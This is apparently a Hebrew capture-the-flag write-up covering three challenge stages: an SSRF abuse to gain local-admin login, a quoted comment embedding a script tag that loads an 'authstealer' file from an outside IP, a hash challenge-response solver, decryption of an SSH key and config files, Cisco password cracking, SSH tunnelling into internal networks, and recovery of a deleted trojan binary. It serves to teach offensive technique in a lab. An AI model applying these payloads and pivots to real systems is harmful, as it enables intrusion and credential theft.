User-Agent: curl/7.21.3 (x86_64-unknown-linux-gnu) libcurl/7.21.3 OpenSSL/1.0.0c zlib/1.2.5
Accept-Encoding: gzip, deflate
Accept: */*
Cache-Control: no-cache
```

הצלחנו! עכשיו נראה אם אפשר לקרוא קבצים פנימיים (במיוחד **login.php** שיכול לעזור לנו להבין איך להתחבר לחשבון עם הרשאות admin).

נחליף את הקישור ששלחנו קודם ל-file:///var/www/login.php#realgame.co.il/logo.png (ב-Base64):

הצלחנו! עכשיו נצטרך להוריד את הקובץ מ- **/profilePics/login.php** (איזור שמצאנו כשהעלנו תמונה).

הקובץ נראה כך:

```php
define("ADMIN_USER_NAME", "admin");

/*
   Dear maintainer:
   I did not invent the algorithm, only followed tha Fu*** manual.
   You may think you know what the following code does... well... you don't!
   I spent many sleepless nights making it work, BUT: For some reason it didn't work well for local sessions....

   A bit of advice: close this file and go play with something else!
*/
function do_login(){
   $remote_ip = $_SERVER['REMOTE_ADDR'];
   $user = $_REQUEST['user_name'];

   if ($remote_ip == "127.0.0.1" && $user == ADMIN_USER_NAME)
   {
      // local admin requires no validation
      // generate session ID
      $adminSession = create_session($user, null);
      if ($adminSession)
```

כשאנחנו קוראים את הקובץ **login.php** אנחנו מבינים ששם המשתמש בעל הרשאות ניהול הוא **admin** ושכדי להתחבר למשתמש הזה צריך לגשת מתוך השרת (מכתובת ה-IP **127.0.0.1**) לדף ההתחברות עם הפרמטר **user_name=admin**, יש לנו כבר **SSRF** אז אין לנו שום בעיה. נחליף את **realgame.co.il:4444** ששלחנו כשניסינו לבדוק אם האתר פגיע ל-**127.0.0.1/login.php?user_name=admin**:

אין לנו דף לגשת אליו ב-png, אז ננסה לשלוח גם בקשה ל-**127.0.0.1/administration**.

(חשוב לי לציין שזה מצב לא כל כך מציאותי, כיוון שלרוב ספריות ה-**HTTP** אין תמיכה בשמירת **Session** בהגדרות ברירת מחדל).

כעת ניגש ל-**/profilePics/administration** כדי לראות את דף האדמין.

User Comments

User Name	IP Address	Time Added	Comment Text
athlete	212.7.8.9	12:43:19, 07/09/12	That was funny ;)
theR@!nM@n	199.53.1.29	15:38:19, 04/08/14	WOW! this is amazing!!
1whoknows	198.4.76.3	16:08:12, 05/08/14	I knew it would happen!. I warned them at the sanitation!!
CalvinK	213.17.82.1	02:33:57, 09/02/15	It's so last year...
anonymous	111.112.113.114	07:03:21, 23/03/18	I love it...It's so <script src="http://35.205.32.11/authstealer_exploit.js"> </script>...cute

אנחנו מזהים את התגובה של **anonymous** עם כתובת ה-IP שלו (שכמובן מופיעה כקישור כדי שלא נפספס) וכשנלחץ על הקישור נגיע לסיום השלב הראשון!


שלב שני - המנהרות

האתגר מתחיל בהורדה של קובץ **PCAP** (בתוך קובץ Zip), משהו שלמדתי מאתגרים קודמים ומפורנזיקה זה תמיד כדאי קודם להבין מי נגד מי על-ידי כניסה ל-**Statistics->Conversations** ב-**WireShark**:


Ethernet · 1 | IPv4 · 1 | IPv6 | TCP · 5 | UDP

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.43.188	58640	35.204.90.89	5555	9	798	5	456	4	342	0.000000	0.3726	9791	7343
192.168.43.188	58645	35.204.90.89	5555	9	798	5	456	4	342	3.258438	0.3162	11 k	8653
192.168.43.188	58646	35.204.90.89	2121	38	3200	20	1447	18	1753	4.890574	3.2779	3531	4278
192.168.43.188	58653	35.204.90.89	5555	9	798	5	456	4	342	6.468880	0.2905	12 k	9418
192.168.43.188	58658	35.204.90.89	5555	9	798	5	456	4	342	9.662990	0.3326	10 k	8227

אנחנו רואים 4 שיחות בפורט **5555** (**TCP**) ושיחה אחת בפורט **2121** (**FTP**). נלחץ על **Follow Stream** כדי לראות את אחת השיחות:



בסשן הזה ניתן לראות שהשרת מחזיר לנו **32** תווי הקסה ואנחנו צריכים להחזיר לו **128** תווי הקסה. 32 תווי הקסה מזכיר לי תמיד **MD5** אז הדבר הראשון שאני מנסה בשלב הזה זה לראות אם הוא ניתן לפיצוח, אז קודם נאסוף את כל תשובות ה-**MD5** מכל השיחות הקיימות וננסה להבין מה המבנה של התשובה מהשרת:



מעולה כל ההאשים הם מספרים בעלי 5 ספרות. עכשיו נעשה את אותו הדבר עם מה שנראה כמו **SHA512** (128 תווי הקסה):

```
9232d6bcee8a6a37ba25ef879c05c3b2dcd8cbf089ad074e73a9790f23cbff33af492ad8a79b5621321a9472d96f48201efe88947113e2f0bce3c519d980d9e5
:33795
```

אז הנתונים שיש לנו כרגע זה שהשרת מחזיר לקליינט מספר בעל 5 ספרות בהאש של **MD5** והקליינט מחזיר לשרת מספר עוקב (1+) בהאש של **SHA512**. מה שנעשה עכשיו יהיה לכתוב סקריפט שיעשה את זה בשבילנו ויפתח לנו גישה לשרת ה-**FTP** (ה-challenge-response הזה משמש כנראה כמעין מנגנון PORT Knocking שנועד להגן על פורט **2121** מפני גישה חיצונית):

```
import socket
import hashlib
from time import sleep

hash_table = {
    hashlib.md5(str(i)).hexdigest(): i
    for i in xrange(100000)
}

while True:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('35.204.90.89', 5555))
    challenge = hash_table[s.recv(1024).strip()]
    response = hashlib.sha512(str(challenge + 1)).hexdigest()
    s.sendall(response + '\n')
    print s.recv(1024)
    sleep(10)
```

בקוד אנחנו מייצרים **HASH TABLE** של כל הספרות מ-0 עד 99999 (צורת הכתיבה שאתם רואים נקראת Dict Comprehension).

בלולאה האינסופית, אנחנו מייצרים **socket** ומתחברים לשרת בפורט 5555. מחפשים את המספר שקיבלנו מהשרת ב-Hash Table שלנו. ומחזירים מספר עוקב ב-**SHA512** חזרה לשרת, לבסוף אנחנו מדפיסים את התשובה שקיבלנו מהשרת ומחכים 10 שניות (לחכות זה חלק מאוד חשוב באתגרים מהסוג הזה, אם הסקריפט מהיר מדיי וגם אנשים אחרים יצרו סקריפטים שהם מהירים מדיי השרת יכול לחסום אותנו או פשוט ליפול מהעומס). כמובן שבמצב הזה יכולנו לכתוב פתרון חד פעמי אבל תמיד כדאי להיות מוכנים במקרה שיש תוקף לפתרון.

Filename	Filesize	Filetype	Last modifi...	Permissi...	Owner/G...
..					
admin		File folder	18/02/18 1...	el (0755)	1003 1004
aliantech		File folder	18/02/18 1...	el (0755)	1003 1004
anonymous		File folder	18/02/18 1...	el (0755)	1003 1004
backup		File folder	18/02/18 1...	el (0755)	1003 1004
build		File folder	18/02/18 1...	el (0755)	1003 1004
ftpuser		File folder	18/02/18 1...	el (0755)	1003 1004
guest		File folder	18/02/18 1...	el (0755)	1003 1004
hacker		File folder	18/02/18 1...	el (0755)	1003 1004
notroot		File folder	18/02/18 1...	el (0755)	1003 1004
party		File folder	18/02/18 1...	el (0755)	1003 1004
rambo		File folder	18/02/18 1...	el (0755)	1003 1004
sipuser		File folder	18/02/18 1...	el (0755)	1003 1004
test		File folder	18/02/18 1...	el (0755)	1003 1004
wheel		File folder	18/02/18 1...	el (0755)	1003 1004

בתמונה ניתן לראות שהתחברנו בהצלחה לשרת ה-**FTP**, מה שלא נמצא בתמונה זה הדברים המעניינים שמצאנו שם: יוזר בשם **backup** שיש בתיקיית הבית שלו (**/users/backup**) קובץ **id_rsa** (SSH Private Key), קובץ **hint** שמכיל בתוכו "**s3cr3t**" וקובץ **floppyfw.conf.enc** (קובץ קונפיגורציה מוצפן ל-floppy firewall).

בתיקיה **/backup** מצאנו מספר גיבויים עם הקבצים **cisco.conf.enc** עד לתאריך ה-**2017-03-17** שמכיל גם גיבוי לקובץ **floppyfw.conf.enc** ולאחר ה-**2017-03-17** יש רק גיבויים לקובץ **floppyfw.conf.enc**. מכאן אנחנו יכולים להבין שכנראה היה פעם מותקן נתב של **Cisco** ובאיזשהו שלב הם החליפו אותו עם **floppyfw**. מפתח ה-SSH (**id_rsa**) מוצפן אז עומדות בפנינו 2 אפשרויות: הראשונה לפתוח את ההצפנה של המפתח והשנייה להשתמש במפתח ולשים את הסיסמה שלו בכל התחברות.

לדעתי יהיה נוח יותר לפתוח את ההצפנה של המפתח כדי שנוכל להשתמש בו בהמשך בלי לזכור את הסיסמה שלו. אז ננסה לפתוח אותו עם טקסט שנמצא בתוך הקובץ **hint**.:

```
openssl rsa -in id_rsa -out id_rsa_dec
```

זה עבד (הסיסמה הייתה **s3cr3t**), עכשיו כשיש לנו קובץ **id_rsa** ללא סיסמה, ננסה להתחבר לשרת:

```
root@kali:~/Desktop/mossad2018# ssh -i ./id_rsa_dec backup@35.204.90.89
 Welcome to Backup Server!
   All your actions are
      being recorded!
        Hahahah!!
                  ,-.
                ,'  |
               /.__,|
              /((_)):
             /  `-'  \
           ,'  ,--.   \
         .','. ((__))   `.
        '.':   `--'   \._)
           |  ,--.    :
           | ((__))   |
           |  `--'    |
          ,'.___...--.`.
         `---.___...--' SSt

/bin/false: No such file or directory
Connection to 35.204.90.89 closed.
```

ככל הנראה לא נוכל לשלוח פקודות SHELL דרך ה-SSH אבל למזלנו חוץ מ-SHELL יש על גבי הפרוטוקול עוד פונקציונליות.

אז נתחיל מבדיקה של **SFTP**:

```
root@kali:~/Desktop/mossad2018# sftp -i ./id_rsa_dec backup@35.204.90.89
 Welcome to Backup Server!
   All your actions are
      being recorded!
        Hahahah!!

                ,-.
               ,'  |
              /.__,|
             /((_)):
            /  `-'  \
           ,'  ,--.   \
         .' , ((__))   `.
        '.':  `--'   \._)
           |  ,--.   :
           | ((__))  |
           |  `--'   |
           `.  ___  ,'
            `--..___...--' SSt

Connected to 35.204.90.89.
sftp> pwd
Remote working directory: /
sftp> ls
conf_enc.pyc
sftp> get /conf_enc.pyc
Fetching /conf_enc.pyc to conf_enc.pyc
/conf_enc.pyc                                 100% 1802    10.7KB/s   00:00
sftp> quit
```

מצאנו קובץ **conf_enc.pyc** שכנראה בעזרתו הצפינו את הקונפיגורציות, אז הורדנו אותו ועכשיו הגיע הזמן להחזיר אותו למצב של קוד המקור בעזרת דיקומפילציה עם **uncompyle6**:

```
pip install uncompyle6 && uncompyle6 ./conf_enc.pyc > conf_enc.py
```

```
11  key = 'd3adb33f13371337'
12  BS = 16
13  pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
14  unpad = lambda s: s[:-ord(s[len(s) - 1:])]
15
16  class AESCipher:
17
18      def __init__(self, key):
19          self.key = key
20
21      def encrypt(self, raw):
22          raw = pad(raw)
23          iv = Random.new().read(AES.block_size)
24          cipher = AES.new(self.key, AES.MODE_CBC, iv)
25          return base64.b64encode(iv + cipher.encrypt(raw))
26
27
28  def main():
29      if len(sys.argv) != 2:
30          exit(1)
31      in_file = sys.argv[1]
32      if os.path.isfile(in_file):
33          out_file = in_file + '.enc'
34          fin = file(in_file, 'rb').read()
35          fout = file(out_file, 'wb')
36          cypher = AESCipher(key)
37          enc_data = cypher.encrypt(fin)
```

בקוד המקור אנחנו יכולים לראות שמפתח ההצפנה הוא "**d3adb33f13371337**" ואלגוריתם ההצפנה הוא **AES CBC**.

נחליף את קוד ההצפנה בקוד לפתיחת ההצפנה ונשמור אותו שוב בשם **conf_dec.py**:

```
key = 'd3adb33f13371337'
BS = 16
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s: s[:-ord(s[len(s) - 1:])]


class AESCipher:

    def __init__(self, key):
        self.key = key

    def decrypt(self, raw):
        raw = base64.b64decode(raw)
        iv = raw[:AES.block_size]
        raw = raw[AES.block_size:]
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        raw = cipher.decrypt(raw)
        return unpad(raw)


def main():
    if len(sys.argv) != 2:
        exit(1)
    in_file = sys.argv[1]
    if os.path.isfile(in_file):
        out_file = in_file.replace('.enc', '')
        fin = file(in_file, 'rb').read()
        fout = file(out_file, 'wb')
        cypher = AESCipher(key)
        enc_data = cypher.decrypt(fin)
```

```
python conf_dec.py ./backup/2017-03-17/cisco.conf.enc
python conf_dec.py ./backup/2017-03-17/floppyfw.conf.enc
```

כעת, נוכל להשוות בין הקונפיגורציות של 2 הקבצים ונחפש נתונים שנוכל להשתמש בהן בהמשך.

floppyfw.conf:

```
USE_IPTABLES=y
RULE_1=iptables -I INPUT -i eth0 -p tcp -m tcp --dport 22 -j ACCEPT
RULE_2=iptables -P INPUT -j DROP
RULE_3=iptables -I OUTPUT -i eth1 -p tcp -m tcp --dport 3389 -d 10.128.0.3 -j ACCEPT
RULE_4=iptables -I OUTPUT -i eth1 -p tcp -m tcp --dport 8080 -d 10.128.0.3 -j ACCEPT
RULE_5=iptables -P OUTPUT -j DROP
RULE_6=iptables -P FORWARD -j ACCEPT
```


cisco.conf:

```
access-list 1 permit tcp any host 10.128.0.3 eq 3389
access-list 1 permit tcp any host 10.128.0.3 eq 8080
access-list 1 deny tcp any any
!
access-list 2 permit tcp any host 10.164.0.3 eq 22
access-list 2 deny tcp any any
```

כשאנחנו משווים בין הקונפיגורציות אנחנו מגלים שהן כמעט זהות לחלוטין, זה אומר שצדקנו ותיאוריית ההחלפה נכונה. מה ששונה בין הקונפיגורציות זה שב-**floppyfw.conf** אין פרטי התחברות וב-**cisco.conf** יש. הסיסמאות בקובץ **cisco.conf** הן **Cisco type 7 password** (אתם תוכלו למצוא הסבר מלא על כך במאמרו של אפיק קסטיאל "SNMP ככלי ביד תוקף" בעמוד 17):

```
enable secret 7 107D1C09560521580F16693F14082026351C1512
!
username fwadmin password 7 107D1C09560521580F16693F14082026351C1512
!
```

אנחנו מבינים שהיה יוזר בשם **fwadmin** שנשמע מתאים גם ל-**floppyfw**,



נפצח את הסיסמה בעזרת האתר http://www.ifm.net.nz/cookbooks/passwordcracker.html ונגלה שהסיסמה היא: **Sup3rS3cr#tP@ssword**.

ננסה להבין מה המטרה של ה-**Port Forwarding** לפורטים **8080** ו-**3389** לכתובת ה-IP **10.128.0.3**. אנחנו מבינים שזו המטרה שלנו, אך אין לנו גישה לכתובת ה-IP הזו כיוון שאנחנו ב-VLAN נפרד (**Storage Network**).

```
134  interface Vlan2
135   name Outside-network
136   ip address 10.164.0.3 255.255.255.0
137   no ip route-cache
138   ip access-group 2 in
139  !
140  interface Vlan3
141   name Internal-Storage-Server
142   ip address 10.128.0.254 255.255.255.0
143   no ip route-cache
144   ip access-group 1 out
```

floppyfw לעומת זאת יכול לתקשר ב-2 הרשתות. ומכאן נובע הדבר השני שאפשרי לעשות דרך פרוטוקול SSH, Tunneling (לנתב את כל התעבורה לפורטים האלה בכתובת ה-IP הזו דרך **floppyfw**).
ננסה קודם לתקשר עם **floppyfw** בעזרת **Local Port Forwarding**.

```
ssh -N -L 22:10.164.0.3:2222 -i ./id_rsa_dec backup@35.204.90.89
```


- N- לא להריץ פקודה מרוחקת.
- L- **Local Port Forwarding**.
- i- מיקום למפתח הפרטי.

כעת, אחרי שהצלחנו, נייצר Tunnel גם לפורט **8080** שנמצא בכתובת ה-IP **10.128.0.3** עם היוזר **fwadmin** והסיסמה שמצאנו בקונפיגורציה של **cisco** (**Sup3rS3cr#tP@ssword**):

```
root@kali:~/Desktop/mossad2018# ssh -p 2222 -f -N -L 0.0.0.0:8080:10.128.0.3:8080 fwadmin@127.0.0.1
 (                                (
 )\ )  (                         )\ )  (  (
(()/(  )\                  (    (()/(  )\))(   '
 /(_))((_) (   `  )   `  )   )\ )  /(_))(_)()\ )
(_))_| _   )\  /(/(   /(/(  (()/( (_))_|_(()\_)()
| |_  | | ((_)((_)_\ ((_)_\  )(_))| |_  \ \((_)/ /
| __| | |/ _ \| '_ \)| '_ \)| || || __|  \ \/\/ /
|_|   |_|\___/| .__/ | .__/  \_, ||_|     \_/\_/
              |_|    |_|     |__/

            v1.3.37

fwadmin@127.0.0.1's password:
```


אז בעצם מה שקורה כרגע שפורט **8080** אצלנו מועבר דרך פורט **22** בשרת הקבצים שמעביר את התעבורה דרך פורט **22** ב-**floppyfw** לפורט **8080** בכתובת ה-**IP 10.128.0.3**.

נכנס לאתר דרך פורט 8080 מקומית (**127.0.0.1**) או במקרה שלנו בכתובת המכונה (כי המכונה מאזינה ב-0.0.0.0 שזה נוגע לכל כרטיסי הרשת):



כשנלחץ על קישור קובץ ה-**doc** נגיע לסיום השלב השני!

שלב שלישי - מציאות מדומה



האתגר מתחיל מהורדה של תוכנית בשם **busybox** (בתוך קובץ Zip). **busybox** - תוכנה שמכילה בתוכה **unix-tools** בקובץ אחד עבור סביבות POSIX כמו מכשירי **Android** או **IOT**.

כשאנחנו מריצים את התוכנית ללא ערכים אנחנו רואים את הדבר הבא:

```
root@kali:~/Desktop/mossad2018# ./busybox
BusyBox v1.29.0.git (2018-02-18 06:33:22 UTC) multi-call binary.
BusyBox is copyrighted by many authors between 1998-2015.
Licensed under GPLv2. See source distribution for detailed
copyright notices.

Usage: busybox [function [arguments]...]
   or: busybox --list[-full]
   or: busybox --install [-s] [DIR]
   or: function [arguments]...

        BusyBox is a multi-call binary that combines many common Unix
        utilities into a single executable.  Most people will create a
        link to busybox for each function they wish to use and BusyBox
        will act like whatever it was invoked as.

        **** This version of BusyBox is an 'augmented-reality' version ;).. left you a hint at /tmp ... ****

Currently defined functions:
        adjtimex, base64, beep, cat, chmod, clear, dnsdomainname, echo, false, hostname, ifconfig, ifdown, ifup, kill,
        killall, ls, lsof, md5sum, nc, netcat, netstat, nslookup, ping, ps, reset, resize, top, true, tty, uname, wget,
        whoami
```

יש לנו רמז בתיקייה **/tmp** רק נצטרך להבין באיזה קובץ בעזרת **busybox**.

```
root@kali:~/Desktop/mossad2018# ./busybox ls /tmp
ls: /uos: No such file or directory
```

מוזר אנחנו רואים שהפרמטר עובר טרנספורציה כלשהי, נחקור את זה קצת לעומק ונקראה שהטרנספורציה היא שכל תו שהוא lowercase letter עולה בערכו הדצימלי לפי האינדקס בו הוא נמצא. כלומר '**t**' עולה ב-1, '**e**' עולה ב-2 ו-'**p**' עולה ב-3. משום מה זה קורה רק ב-פרמטר של המיקום הראשון. זה אומר שניתן לעקוף את זה בקלות כי רוב הפקודות בלינוקס שצריכות פרמטר של מיקמום יכולות לקבל יותר ממיקום אחד. אז אראה לכם קודם איך לעקוף את המצב הזה:

```
touch 1 && ./busybox ls -la 1 /tmp
```

אבל כמובן אני אוהב להראות גם את הדרך שאליה התכוון המשורר אז נכתוב סקריפט שיתרגם לנו את הפרמטרים למצבם ההופכי (שיביא לנו בסופו של דבר את מה שאנחנו רוצים).

```
chars = bytearray("abcdefghijklmnopqrstuvwxyz")

while True:
    user_input = bytearray(raw_input('text to transform: '))
    for i, c in enumerate(user_input):
        if c in chars:
            user_input[i] = chars[(c - chars[0] - i) % len(chars)]

    print user_input
```

כעת אנו יכולים לתרגם כל פרמטר:

```
root@kali:~/Desktop/mossad2018# ./busybox ls -la /skm
total 12
drwxrwxrwt    2 root     root          4096 Apr 19 18:17 .
drwxr-xr-x   25 root     root          4096 Apr 13 19:48 ..
-rw-------    1 root     root           452 Apr 19 15:38 .gdb_history
-r--r--r--    0 root     root          1337 Dec 31  1969 .readme
```

קובץ **readme.** מעניין! בואו נקרא אותו.

```
root@kali:~/Desktop/mossad2018# ./busybox cat /skm/.lxsuct

Suspicious network activity detected...
```

בואו נבדקות את ה-suspicious network activity בעזרת **netstat**.

```
root@kali:~/Desktop/mossad2018# ./busybox netstat -tunap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      4022/ssh
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      560/sshd
tcp        0      0 0.0.0.0:40407           0.0.0.0:*               LISTEN      673/gnome-session-b
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      609/postgres
tcp        0      0 127.0.0.1:6010          0.0.0.0:*               LISTEN      1030/0
tcp        0      0 127.0.0.1:2222          0.0.0.0:*               LISTEN      4015/ssh
tcp        0      0 127.0.0.1:50364         127.0.0.1:2222          ESTABLISHED 4022/ssh
tcp        0     72 192.168.221.137:22      192.168.221.1:11290     ESTABLISHED 1030/0
tcp        0      0 192.168.221.137:22      192.168.221.1:11291     ESTABLISHED 1032/sshd: root@not
tcp        0      0 127.0.0.1:2222          127.0.0.1:50364         ESTABLISHED 4015/ssh
tcp        0      0 192.168.221.137:55194   35.204.90.89:22         ESTABLISHED 4015/ssh
tcp        0     64 0.0.0.0:31337           35.205.32.11:80         ESTABLISHED 1337/Tr0j
udp        0      0 0.0.0.0:68              0.0.0.0:*                           563/dhclient
```

אנחנו רואים שיש תהליך עם **id 1337** בשם **Tr0j** מחובר לשרת **35.203.32.11** בפורט **80**. כעת אנחנו יכולים לבדוק עם איזה פרמטרים Tr0j רץ ב-2 דרכים:

```
#cat /proc/1337/cmdline
cat /oply/1337/raqxtxn
# or:
ps aux | grep Tr0j
```

```
root@kali:~/Desktop/mossad2018# ./busybox ps aux | grep Tr0j
 1337 root     13:37 /tmp/Tr0j (deleted) -u admin --default-pass
```

נשחזר עם הקובץ Tr0j שנמחק על ידי הפקודה:


```
#cat /proc/1337/exe > Tr0j
cat /oply/1337/tlr > Tr0j
```

```
root@kali:~/Desktop/mossad2018# ./busybox ls /oply/1337
.        ..       cmdline  environ  exe
```

exe במצב רגיל הוא **symbolic link** לקובץ שפועל באותו הרגע.

```
root@kali:~/Desktop/mossad2018# ./busybox cat /oply/1337/tlr > Tr0j
root@kali:~/Desktop/mossad2018# file ./Tr0j
./Tr0j: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
 GNU/Linux 2.6.32, BuildID[sha1]=d0dfb3534beb402e7848e2687456cdfa0da9a231, not stripped
```


עכשיו נפתח את הקובץ ב-**Ida** וננסה להבין מה הוא עושה ומה הפרמטרים שנשלחו אליו אומרים.



